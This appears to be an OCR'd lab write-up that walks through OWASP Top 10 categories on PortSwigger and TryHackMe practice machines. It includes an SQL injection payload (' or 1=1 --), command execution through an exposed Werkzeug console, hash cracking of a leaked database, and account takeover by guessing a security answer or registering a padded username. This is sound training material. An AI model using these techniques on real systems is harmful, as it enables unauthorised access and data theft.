


OWASP TESTING



The OWASP Top 10 is a list of the most critical security risks to web applications

1. Broken Access Control (A01:2021) Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data.

Here, is my the dynamic website

The screenshot shows a browser window with the URL `0a850079048f75c9807626a800bd00dc.web-security-academy.net`. The page title is "WebSecurity Academy". The main content area displays a lab titled "Unprotected admin functionality with unpredictable URL". Below the title, there is a button labeled "LAB Not solved". The page features a header with the text "WE LIKE TO SHOP" and a stylized shopping bag icon. Below the header, there are four product cards:

- Conversation Controlling Lemon**: A man with a yellow lemon in his mouth. Rating: ★★★★☆ \$11.45. Button: View details.
- Caution Sign**: Two yellow caution signs. Rating: ★★★★★ \$30.87. Button: View details.
- BURP Protection**: A close-up of a person's hands. Rating: ★★★★★ \$84.67. Button: View details.
- Six Pack Beer Belt**: A person wearing a belt with six cans attached. Rating: ★★★★★ \$34.80. Button: View details.

At the bottom of the page, there are four smaller thumbnail images: a barbecue, a red umbrella, a smartphone, and a cityscape.

now we will access the admin dash as an unauthorized person using inspect code and we can see the admin code and see the admin dash link :- /admin-o5itnj


```
<!DOCTYPE html>
<html>
    <head>
        <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
        <link href="/resources/css/labsEcommerce.css rel=stylesheet">
        <title>Unprotected admin functionality with unpredictable URL</title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class="main-section labBanner">
                <div class="container">
                    <div class="logo"></div>
                    <div class="title-container">
                        <h2>Unprotected admin functionality with unpredictable URL</h2>
                        <a class="link-back" href="https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url">
                            Back &nbsp;to &nbsp;Lab &nbsp;&nbsp;description
                            <img alt="Layer 1 icon" data-bbox="218 318 258 338" data-kind="image"/>
                            <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox='0 0 28 30' enable-background="new 0 0 28 30">
                                <g>
                                    <polygon points='1,4,0,0,1,2 12,6,15,0,28,8 1,4,30 15,1,15' data-bbox="218 318 258 338"/>
                                    <polygon points='14,3,0,12,9,1,12,25,6,15 12,9,28,8 14,3,30 28,15' data-bbox="218 338 258 358"/>
                                </g>
                            </svg>
                        </a>
                    </div>
                    <div class="widgetcontainer-lab-status is-notsolved">
                        <span>LAB</span>
                        <p>Not solved</p>
                        <span class="lab-status-icon"></span>
                    </div>
                </div>
            </section>
        </div>
        <div theme="ecommerce">
            <section class="maincontainer">
                <div class="container">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href="/">Home</a><p>|</p>
                            <script>
var isAdmin = false;
if (isAdmin) {
    var topLinksTag = document.getElementsByClassName("top-links")[0];
    var adminPanelTag = document.createElement('a');
    adminPanelTag.setAttribute('href', '/admin-l1fki0');
    adminPanelTag.innerText = 'Admin panel';
    topLinksTag.appendChild(adminPanelTag);
    var pTag = document.createElement('p');
    pTag.innerText = '|';
    topLinksTag.appendChild(pTag);
}
</script>
                        </section>
                    </header>
                </div>
            </section>
        </div>
    </body>
</html>
```

now as we access the admin dash now we can del anything from dash ex like carlos

WebSecurity Academy

Unprotected admin functionality with unpredictable URL

after del carlos from admin dash from outside we can broke access control from the admin



WebSecurity Academy

Unprotected admin functionality with unpredictable URL

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

[Home](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

2. Cryptographic Failures (A02:2021) Previously known as "Sensitive Data Exposure," this category focuses on failures related to cryptography, which often lead to exposure of sensitive data.

Firstly, start up the machine once it is booted up open Firefox and head to <http://machine-ip:81/>. Once there go to the log-in page and view the source code. You can view the source code by using the hotkey combo CTRL + U. This will open a separate page.

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

What is the name of the mentioned directory?

Hint: Have a look at the source code on the /login page.

```
3 <html>
4   <head>
5     <title>Login</title>
6     <meta name="viewport" content="width=device-width, user-scalable=no">
7     <meta charset="utf-8">
8     <link rel="shortcut icon" type="image/x-icon" href="../favicon.ico">
9     <link type="text/css" rel="stylesheet" href="assets/css/style.css">
10    <link type="text/css" rel="stylesheet" href="assets/css/loginStyle.css">
11    <link type="text/css" rel="stylesheet" href="assets/css/orkey.css">
12    <link type="text/css" rel="stylesheet" href="assets/css/icons.css">
13    <script src="assets/js/jquery-3.5.1.min.js"></script>
14  </head>
15  <body>
16    <header>
17      <a id="home" href="/">Sense and Sensitivity</a>
18      <a id="login" href="/login.php">Login</a>
19    </header>
20    <div class=background></div>
21    <!-- Must remember to do something better with the database than store it in /assets... -->
22    <main>
23      <div class=content>
24        <form method="POST">
25          <input type="text" name="user" placeholder="Username"><br>
26          <input type="password" name="pass" placeholder="Password"><br>
27          <input id="loginBtnFunc" type="submit" value="Login!">
28        </form>
29      </div>
30    </main>
31    <footer><span>&copy; Sense and Sensitivity, 2022</span></footer>
32  </body>
33 </html>
```

Answer Format: *****

Answer: /assets

Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

The screenshot shows two Firefox browser windows. The top window displays a login form with fields for 'Username' and 'Password' and a 'Login!' button. The URL in the address bar is `http://10.10.90.222:81/login`. The title bar says 'Login'. The bottom window shows an 'Index of /assets' directory listing with links to Parent Directory, css/, fonts/, images/, js/, and webapp.db.

Firefox Login

http://10.10.90.222:81/login

Sense and Sensitivity

Username

Password

Login!

Firefox Index of /assets

http://10.10.90.222:81/assets/

Index of /assets

- [Parent Directory](#)
- [css/](#)
- [fonts/](#)
- [images/](#)
- [js/](#)
- [webapp.db](#)

Index of /assets

- [Parent Directory](#)
- [css/](#)
- [fonts/](#)
- [images/](#)
- [js/](#)
- [webapp.db](#)

Apache/2.4.54 (Unix) Server at 10.10.90.222 Port 81

Answer Format: *****:**

Answer: webapp.db

Use the supporting material to access the sensitive data. What is the password hash of the admin user?

Download the database (.db) and pull up your command line. Now list everything in the folder using the `ls -l`. Next, we need to access the database with SQLite3 using `sqlite3 webapp.db` followed by `.tables` which brings up "users" and finally `PRAGMA table_info (users)`

```

root@ip-10-10-100-5: ~
File Edit View Search Terminal Help
total 92
drwxr-xr-x 3 root root 4096 Dec 29 2020 Desktop
drwxr-xr-x 2 root root 4096 Sep 10 2020 Downloads
drwxr-xr-x 2 root root 4096 Oct 30 2020 Instructions
drwxr-xr-x 3 root root 4096 Dec 2 10:18 Pictures
drwxr-xr-x 3 root root 4096 Aug 16 2020 Postman
drwxr-xr-x 21 root root 4096 May 5 17:08 Rooms
drwxr-xr-x 2 root root 4096 May 5 17:13 Scripts
drwxr-xr-t 2 root root 4096 Aug 13 2020 thinclient_drives
lrwxrwxrwx 1 root root 19 Mar 18 2021 Tools -> /root/Desktop/Tools
-rw-r--r-- 1 root root 28672 May 29 14:53 'webapp(1).db'
-rw-r--r-- 1 root root 28672 May 29 14:52 webapp.db
drwxr-xr-x 3 root root 4096 May 5 17:10 work
root@ip-10-10-100-5:~# sqlite3 webapp.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .tables
sessions users
sqlite> PRAGMA table_info(users);
0|userID|TEXT|1||1
1|username|TEXT|1||0
2|password|TEXT|1||0
3|admin|INT|1||0
sqlite>

```

geea9b7ef19179a06954edd0f6c05ceb

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
geea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuioj

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

admin

.....


Login!

Sense and Sensitivity

Welcome, admin

Well done.
Your flag is: **THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}**

3. Injection (A03:2021) Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.



SQL injection - product category filter

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

End goal: display all products both released and unreleased.

Analysis:


```
SELECT * FROM products WHERE category = 'Pets' AND released = 1
```

```
SELECT * FROM products WHERE category = "" AND released = 1
```

```
SELECT * FROM products WHERE category = "--" AND released = 1
```

```
SELECT * FROM products WHERE category = "
```

```
SELECT * FROM products WHERE category = " or 1=1 --' AND released = 1
```



Food & Drink

Refine your search:

All | Accessories | Corporate gifts | Food & Drink | Tech gifts



Sprout More Brain Power

★★★☆☆

\$0.67 [View details](#)



BBQ Suitcase

★★★☆☆

\$1.30 [View details](#)




Single Use Food Hider

★★★★★

\$3.49 [View details](#)

i am in food and drink section and now i have to remove all product from the page



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

Home



! --

Refine your search:

All | Accessories | Corporate gifts | Food & Drink | Tech gifts

all product get remove from the page

4. Insecure Design (A04:2021) Insecure design is a broad category representing different weaknesses, expressed as "missing or ineffective control design."

Navigate to http://MACHINE_IP:85 and get into joseph's account. This application also has a design flaw in its password reset mechanism. Can you figure out the weakness in the proposed design and how to abuse it?


Time to once again boot up the VM, open Firefox, and make your way to http://MACHINE_IP:85. Once you get to the page you should notice that it is a login page. We want to use the information that we have so far. THM provided that the person's name is 'joseph', but we don't have a password and we are not sure if that is his username. But there is a button that says "I forgot my password..." Click it and continue on.


Step 2 - Please answer one of your security questions to confirm your identity:

Security Question	What's your mother's sister's son's nephew's neighbour's friend name?
Answer	What's your mother's sister's son's nephew's neighbour's friend name? What's your favourite colour? What's your first pet's current address?

Continue

It will first ask the user name, "joseph" was supplied, so we are using that. Now, the question's hint asks which is the easiest to guess from the three options. The first is an impossible task within the scope of this task and so is the last question. So we are going to be guessing colors. ROYGBIV (Red, Orange, Yellow, Green, Blue, Indigo, and Violet) is a safe place to start. I tried starting at the spelling variation of Red and finally Bingo! at "green" (it is case-sensitive). The system automatically generates a new temp password. You should write it down and/or copy and paste it. Use the information to log in.





Try to reset joseph's password. Keep in mind the method used by the site to validate if you are indeed joseph.

No Answer Needed


What is the value of the flag in joseph's account?

Hint: Is there any security question that can be easily guessed?

Answer Format: ***{*****}

5. Security Misconfiguration (A05:2021) Security misconfiguration is the most commonly seen issue. Misconfiguration can occur at any level of an application stack, including network services, platforms, web servers, application servers, databases, frameworks, custom code, and pre-installed virtual machines.

API7: Security Misconfiguration



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> |
```

Once you get there, input the following code:

```
import os; print(os.popen("ls -l").read())
```

Interactive Console

In this console you can execute Python expressions in the context of the application.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
```

Interactive Console

In this console you can execute Python expressions in the context of the application. The initialization code has been removed.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r--  1 root      root          249 Sep 15 2022 Dockerfile
-rw-r--r--  1 root      root        1411 Feb  3 04:28 app.py
-rw-r--r--  1 root      root         137 Sep 15 2022 requirements.txt
drwxr-xr-x  2 root      root        4096 Sep 15 2022 templates
-rw-r--r--  1 root      root        8192 Sep 15 2022 todo.db
```

```
>>> |
```

Once we use the code it will return the database directory. The first question asks for the file name for the database. The easiest way to figure out the answer is to look for the file name ending in [.db].

The next question asks you to modify the code, so you can read the contents of the `app.py`. It should look like this:

```
import os; print(os.popen("cat app.py").read())
```

```
>>> import os; print(os.popen("ls -l").read(app.py))
Traceback (most recent call last):
File "<debugger>", line 1, in <module>
    import os; print(os.popen("ls -l").read(app.py))
AttributeError: 'Flask' object has no attribute 'py'

>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy
secret_flag = "THM{Just_a_tiny_misconfiguration}"
```

Once we enter the altered code the site returns the flag:

THM{Just_a_tiny_misconfiguration}

Navigate to http://MACHINE_IP:86/console to access the Werkzeug console.


No Answer Needed

Use the Werkzeug console to run the following Python code to execute the `ls -l` command on the server:

```
\
```


6. Vulnerable and Outdated Components (A06:2021) Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

7. Identification and Authentication Failures (A07:2021) Previously "Broken Authentication," this category includes failures related to identification and authentication mechanisms. Functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens.



To see this in action go to <http://10.10.147.50:8888> and try to register a user name darren, you'll see that the user already exists so then try to register a user " darren" and you'll see that you are now logged in and will be able to see the content present only in Darren's account which in our case is the flag that you need to retrieve.

We can visit the website http://MACHINE_IP:8888.



A screenshot of a web browser window. The address bar shows the URL 10.10.16.187:8888. The page title is 'Authentication'. At the top, there is a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, and MSFU. Below the navigation bar, there is a search bar with the placeholder 'Search' and a 'Kali' logo. The main content area has a dark background. It features a heading 'Learn about attacking authentication' and a descriptive text: 'This room will focus on teaching on basics of attacking the authentication systems.' Below this text are two input fields: 'Username' and 'Password', and two buttons: 'Sign In' and 'Register'.

Register


Username:

Email:

Password:

Register

I'm trying to be registered as "darren".




Register

Username:

Email:

Password:

Register



10.10.16.187:8888/register

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Username Password

Register

Username: arthur

Email: test1@test.com

Password: ••••

Register

Error: This user is already registered

Register

Username:

Email:

Password:

Register

10.10.16.187:8888

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Username Password Sign In Register

Learn about attacking authentication

This room will focus on teaching
on basics of attacking the
authentication systems.

10.10.16.187:8888/logged




Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

Authentication

d9ac0f7db4fda460ac3edeb75d75e16e

8. Software and Data Integrity Failures (A08:2021) This category is related to code and infrastructure that does not protect against integrity violations. One example is an application that relies on libraries, plugins, or modules from untrusted sources.

Start your machine and attack box, then go to the site that was given http://MACHINE_IP:8089/. Once you get to the screen, attempt to log into the guest account with a random password.



The screenshot shows the browser's developer tools open to the Storage tab. A session cookie named 'jwt-session' is listed. The value of the cookie is a JWT token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcI2VybmtZSI6Imd1ZXN0liwiZXhwIjoxNjg2MzIx...zKQF9Xo1uYBVA. The token is highlighted with a red box.

Open a word document. Copy the "Value" and paste the entire code to the document. It should look like this:


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcI2VybmtZSI6Imd1ZXN0liwiZXhwIjoxNjg2MzIx
zKQF9Xo1uYBVA
```

Next, you need to use the head and payload. If you recall from the task the header is up to the ".", then the payload is up to the next ".", don't worry the signature we won't need it.

Go to <https://appdevtools.com/base64-encoder-decoder> and DECODE the header and payload separately.

The screenshot shows the CyberChef interface. The URL is 5.217:8089/flag. The input field contains the base64-encoded JWT token. The output shows the decoded header and payload. The header is 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.' and the payload is 'eyJcI2VybmtZSI6Imd1ZXN0liwiZXhwIjoxNjg2MzIx...zKQF9Xo1uYBVA'.

